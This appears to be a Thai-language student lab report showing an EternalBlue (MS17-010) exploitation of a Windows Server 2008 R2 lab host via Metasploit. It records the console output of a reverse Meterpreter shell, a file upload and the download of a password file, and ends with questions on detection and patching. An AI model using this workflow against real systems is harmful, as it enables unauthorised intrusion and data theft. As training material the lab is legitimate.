
```

File Actions Edit View Help
[+] 10.10.10.10:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.10:445 - Sending egg to corrupted connection.
[*] 10.10.10.10:445 - Triggering free of corrupted buffer.
[*] 10.10.10.10:445 - Sending stage (200774 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.100:4444 → 10.10.10.10:49159) at 2023-12-04 23:46:58 +0700
[+] 10.10.10.10:445 - -----WIN-----
[+] 10.10.10.10:445 - -----
[+] 10.10.10.10:445 - -----

meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : WIN-MV72C21COPC
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter >


```

- ทดลองสร้าง Folder และ Upload ไฟล์ไปยังเครื่องเป้าหมาย




- การสร้างไฟล์ virus.txt ใน Kali linux

1. เปิด Terminal ใหม่
2. พิมพ์คำสั่ง nano virus.txt
3. พิมพ์ 1234
4. กด Ctrl-x แล้วกด Yes และ Enter



ทดลอง Download ข้อมูลออกมาจากเครื่องเป้าหมาย





```

meterpreter > mkdir c:\\Temp
Creating directory: c:\\Temp
meterpreter > upload /home/kali/virus.txt c:\\Temp
[*] Uploading : /home/kali/virus.txt → c:\\Temp\\virus.txt
[*] Completed : /home/kali/virus.txt → c:\\Temp\\virus.txt
meterpreter > cd c:\\Temp\\
meterpreter > download password.txt /home/kali/Downloads
[*] Downloading: password.txt → /home/kali/Downloads/password.txt
[*] Downloaded 6.00 B of 6.00 B (100.0%): password.txt → /home/kali/Downloads/password.txt
[*] Completed : password.txt → /home/kali/Downloads/password.txt
meterpreter >

```

```

File Actions Edit View Help
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public scipag_vulscan Templates
(kali@kali)-[~]
$ more Downloads/password.txt
123456
(kali@kali)-[~]
$

```

### คำถามท้ายการทดลอง

- Port ที่ใช้เชื่อมต่อจากเครื่องผู้โจมตีไปยังเครื่องเป้าหมายคือ Port อะไร  
445/tcp
- ถ้าเราเป็นผู้ดูแลระบบเครื่อง Windows Server เราสามารถที่จะตรวจสอบได้อย่างไรว่ามีผู้เชื่อมต่อเข้ามาโดยใช้ Port ในข้อ 1  
- ใช้ netstat เพื่อดู IP ที่ช่วงทำเชื่อมต่อ  
- ดูหน้า Network ของ tcp connection ว่าเห็น IP ที่ 445
- ปัจจุบันช่องโหว่ MS17-010 มีวิธีการแก้ไขอย่างไร  
- Window update บั๊ก  
- ใช้ firewall block  
- ปิด SMBv1